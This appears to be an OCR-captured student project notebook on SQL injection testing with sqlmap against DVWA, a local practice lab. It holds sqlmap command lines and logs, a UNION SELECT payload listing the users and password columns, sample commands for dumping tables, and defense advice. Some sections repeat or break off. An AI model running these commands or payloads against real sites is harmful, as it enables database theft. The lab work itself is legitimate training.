[10:54:58] [WARNING] using '/root/SQLMap-Project/outputs/day11_sqli_tables' as the output directory
[10:54:58] [INFO] testing connection to the target URL
[10:54:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:54:58] [INFO] testing if the target URL content is stable
[10:54:58] [INFO] target URL content is stable
[10:54:58] [INFO] testing if GET parameter 'id' is dynamic
[10:54:59] [WARNING] GET parameter 'id' does not appear to be dynamic
[10:54:59] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[10:54:59] [INFO] testing for SQL injection on GET parameter 'id'
[10:54:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:54:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:54:59] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:54:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:54:59] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:54:59] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:54:59] [INFO] testing 'Generic inline queries'
[10:54:59] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:54:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:54:59] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:54:59] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:54:59] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:54:59] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:54:59] [INFO] testing 'Oracle AND time-based blind'
```

```
┌──[root@parrot]─[~/SQLMap-Project]
└─── #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=high" -D dvwa -T users --columns --batch --output-dir=outputs/day11_sqli_users_columns

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.12#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:02:57 /2025-10-18/

[11:02:57] [WARNING] using '/root/SQLMap-Project/outputs/day11_sqli_users_columns' as the output directory
[11:02:58] [INFO] testing connection to the target URL
[11:02:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:02:58] [INFO] testing if the target URL content is stable
[11:02:58] [INFO] target URL content is stable
[11:02:58] [INFO] testing if GET parameter 'id' is dynamic
[11:02:59] [WARNING] GET parameter 'id' does not appear to be dynamic
[11:02:59] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[11:02:59] [INFO] testing for SQL injection on GET parameter 'id'
[11:02:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:02:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:02:59] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:02:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:03:00] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:03:00] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:03:00] [INFO] testing 'Generic inline queries'
[11:03:00] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:03:00] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:03:00] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:03:00] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[11:03:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:03:00] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:03:00] [INFO] testing 'Oracle AND time-based blind'
```

```
┌──[root@parrot]─[~/SQLMap-Project]
└─ #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=high" --batch --dbs --output-dir=outputs/day11_sqli_dbs

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.12#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:51:31 /2025-10-18/

[10:51:31] [WARNING] using '/root/SQLMap-Project/outputs/day11_sqli_dbs' as the output directory
[10:51:31] [INFO] testing connection to the target URL
[10:51:31] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:51:31] [INFO] testing if the target URL content is stable
[10:51:32] [INFO] target URL content is stable
[10:51:32] [INFO] testing if GET parameter 'id' is dynamic
[10:51:32] [WARNING] GET parameter 'id' does not appear to be dynamic
[10:51:32] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[10:51:32] [INFO] testing for SQL injection on GET parameter 'id'
[10:51:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:51:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:51:32] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:51:32] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:51:32] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:51:32] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:51:32] [INFO] testing 'Generic inline queries'
[10:51:32] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:51:32] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:51:32] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:51:32] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:51:32] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:51:32] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:51:32] [INFO] testing 'Oracle AND time-based blind'
```


Applications Places System
Sat Oct 18, 11:48
notebook/
SQLMap_Project_Report
Vulnerability: SQL Injectio
SQLMap_Project_Report
14.-The-users-table-cont
https://www.stationx.net/wp-content/uploads/2024/06/14.-The-users-table-contains-user-and-password-columns-especially-the-latter.png
120%
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
picoCTF - picoGym Ch...
3:42
Vulnerability: SQL Injectio
172.17.0.2/vulnerabilities/sqli/?id=%25'+UNION+SELECT+table_name%2Ccolumn_name+FROM+information_schema.c
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Vulnerability: SQL Injection
User ID: ion_schema.columns # Submit
ID: %' UNION SELECT table_name,column_name FROM information_schema.columns #
First name: guestbook
Surname: comment_id
ID: %' UNION SELECT table_name,column_name FROM information_schema.columns #
First name: guestbook
Surname: comment
ID: %' UNION SELECT table_name,column_name FROM information_schema.columns #
First name: guestbook
Surname: name
ID: %' UNION SELECT table_name,column_name FROM information_schema.columns #
First name: users
Surname: user_id
ID: %' UNION SELECT table_name,column_name FROM information_schema.columns #
First name: users
Surname: first_name
ID: %' UNION SELECT table_name,column_name FROM information_schema.columns #
First name: users
Surname: last_name
ID: %' UNION SELECT table_name,column_name FROM information_schema.columns #
First name: users
Surname: user
ID: %' UNION SELECT table_name,column_name FROM information_schema.columns #
First name: users
Surname: password
Menu
Parrot Terminal
Parrot Terminal
14.-The-users-table-c...
Parrot Terminal
Parrot Terminal

Other Tools for SQL Injection Prevention and Testing

1. **Burp Suite** – Burp Suite is a popular tool that helps security testers find SQL Injection flaws by intercepting and manipulating web traffic, making it easy to test and identify vulnerabilities.
2. **OWASP ZAP** – OWASP ZAP is a free, open-source scanner that checks websites for weak spots like SQL Injection by analyzing how web pages respond to dangerous inputs.
3. **Acunetix** – Acunetix automatically scans websites and web applications for SQL Injection and other threats, reporting problems so developers can fix them before attackers find them.

Real-World SQL Injection Case Studies

1. In 2011, Sony Pictures was attacked using SQL Injection. Hackers stole millions of user records including passwords and personal details. Sony fixed the problem by updating their code and improving how user input was handled.
2. The Heartland Payment Systems breach happened in 2008 with a SQL Injection flaw. Attackers accessed credit card information from millions of customers. They solved this by improving their server security and regularly scanning for vulnerabilities.

These examples show why strong defenses against SQL Injection are important for every company.

Company Training Rules to Prevent SQL Injection

1. All developers must use parameterized queries and input validation whenever they write code that talks to the database.
2. Employees should never trust data that comes from outside sources; always check and clean it before using it or putting it in the database.

> ***Day 13 Final Report Statement***
>
> Day 13 work is complete. All SQL Injection defense strategies, tool recommendations, real-life examples, and training rules have been documented. The notebook is now ready for evidence and review.

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Vulnerability: Stored Cross Site Scripting (XSS)

Name *


Message *

Sign Guestbook Clear Guestbook

Name: test
Message: This is a test comment.

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/


Applications
Places
System
Sat Oct 18, 11:58
notebook/
SQLMap_Project_Report
Vulnerability: Reflected C
SQLMap_Project_Report
http://127.0.0.1:8080/vulnerabilities/xss_r/
130%
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
picoCTF - picoGym Ch...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Menu
Parrot Terminal
Parrot Terminal
Vulnerability: Reflecte...
Parrot Terminal
Parrot Terminal

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

```
Overall: You have now built a notebook with concrete, visual proof of where DVWA leaks database structure and is
vulnerable to XSS, as well as where defenses block attacks. This forms a strong evidence base for your project and
prepares you for advanced manual or logic-based tests next day
```

Day 13: SQL Injection Defense Recommendations

Today's task: Write, in simple terms, how to defend against SQL Injection problems found in your DVWA tests.

How to Defend Against SQL Injection

1. **Always use prepared statements or parameterized queries in your code.** This stops attackers from putting in dangerous commands.
2. **Validate and clean all user input before using it in your database.** Only accept safe values—check for weird symbols or words.
3. **Limit database user permissions.** Make sure each app can only do what it really needs in the database.
4. **Update your web server, database, and code often.** Old software has more holes for attackers.
5. **Use web application firewalls (WAF) to block suspicious actions.** WAFs catch attackers before they reach your app.

Other Tools for SQL Injection Prevention and Testing

1. **Burp Suite** – Burp Suite is a popular tool that helps security testers find SQL Injection flaws by intercepting and manipulating web traffic, making it easy to test and identify vulnerabilities.
2. **OWASP ZAP** – OWASP ZAP is a free, open-source scanner that checks websites for weak spots like SQL Injection by analyzing how web pages respond to dangerous inputs.
3. **Acunetix** – Acunetix automatically scans websites and web applications for SQL Injection and other threats, reporting problems so developers can fix them before attackers find them.

Real-World SQL Injection Case Studies

1. In 2011, Sony Pictures was attacked using SQL Injection. Hackers stole millions of user records including passwords and personal details. Sony fixed the problem by updating their code and improving how user input was handled.
2. The Heartland Payment Systems breach happened in 2008 with a SQL Injection flaw. Attackers accessed credit card information from millions of customers. They solved this by improving their server security and regularly scanning for vulnerabilities.

These examples show why strong defenses against SQL Injection are important for every company.

Company Training Rules to Prevent SQL Injection

notebook is now ready for evidence and review.

Day 14: Final Project Report

This section is for organizing and finalizing all findings, evidence, and summaries for your SQLMap project report.

Project Methodology

Briefly list the main steps you followed each day using SQLMap on DVWA, including setup, tests, findings, and reporting.

Results and Findings

Summarize the main results: vulnerabilities found, database information extracted, tables listed, tamper scripts used, and any screenshots or evidence.

Defense Recommendations

Summarize how you recommend fixing or preventing SQL Injection problems (copy from your Day 13 work).

Evidence Checklist

- All required screenshots (from DVWA app, SQLMap runs, notebook executions) are saved and included.
- All scripts or commands used in testing are saved in your notebook or files.

Summary Statement

By completing this project, lessons were learned about the risks and impact of SQL Injection attacks in modern web applications. Using SQLMap and DVWA showed how vulnerabilities are discovered, exploited, and fixed, highlighting the importance of strong coding practices, ongoing testing, and proper defenses

security tools and explore more ways to secure databases from attackers.

Sample SQLMap Commands and Outputs

1. Basic SQL Injection test: sqlmap -u "http://target/dvwa/vulnerable_page.php?id=1" --batch

This command tries to find if the “id” parameter is vulnerable and reports results.

2. Enumerate databases: sqlmap -u "http://target/dvwa/vulnerable_page.php?id=1" --dbs

Lists all available databases in the vulnerable app.

3. Dumping data from a table: sqlmap -u "http://target/dvwa/vulnerable_page.php?id=1" -D dvwa -T users --dump

Final Submission Checklist

- ☑ Project methodology documented
- ☑ Results and findings summarized
- ☑ Defense recommendations included
- ☑ Real-world examples provided
- ☑ Tool explanations listed
- ☑ Project reflection written
- ☑ Sample SQLMap commands shown
- ☑ All required screenshots and scripts included

Ready for final Document Preparation & submission!

Summarize how you recommend fixing or preventing SQL Injection problems (copy from your Day 13 work).

Evidence Checklist

- All required screenshots (from DVWA app, SQLMap runs, notebook executions) are saved and included.
- All scripts or commands used in testing are saved in your notebook or files.

Summary Statement

By completing this project, lessons were learned about the risks and impact of SQL Injection attacks in modern web applications. Using SQLMap and DVWA showed how vulnerabilities are discovered, exploited, and fixed, highlighting the importance of strong coding practices, ongoing testing, and proper defenses. Protecting databases from SQL Injection keeps user data safe and helps organizations avoid costly breaches and reputation loss.

Project Reflection

Working on this SQLMap project helped me understand how attacks can happen and why testing web applications is so important. I learned how vulnerabilities are found, how tools work together, and how writing clear reports makes security better. If I do a similar project again, I will try using more security tools and explore more ways to secure databases from attackers.

Sample SQLMap Commands and Outputs

1. Basic SQL Injection test: sqlmap -u "http://target/dvwa/vulnerable_page.php?id=1" --batch

This command tries to find if the “id” parameter is vulnerable and reports results.

2. Enumerate databases: sqlmap -u "http://target/dvwa/vulnerable_page.php?id=1" --dbs

Lists all available databases in the vulnerable app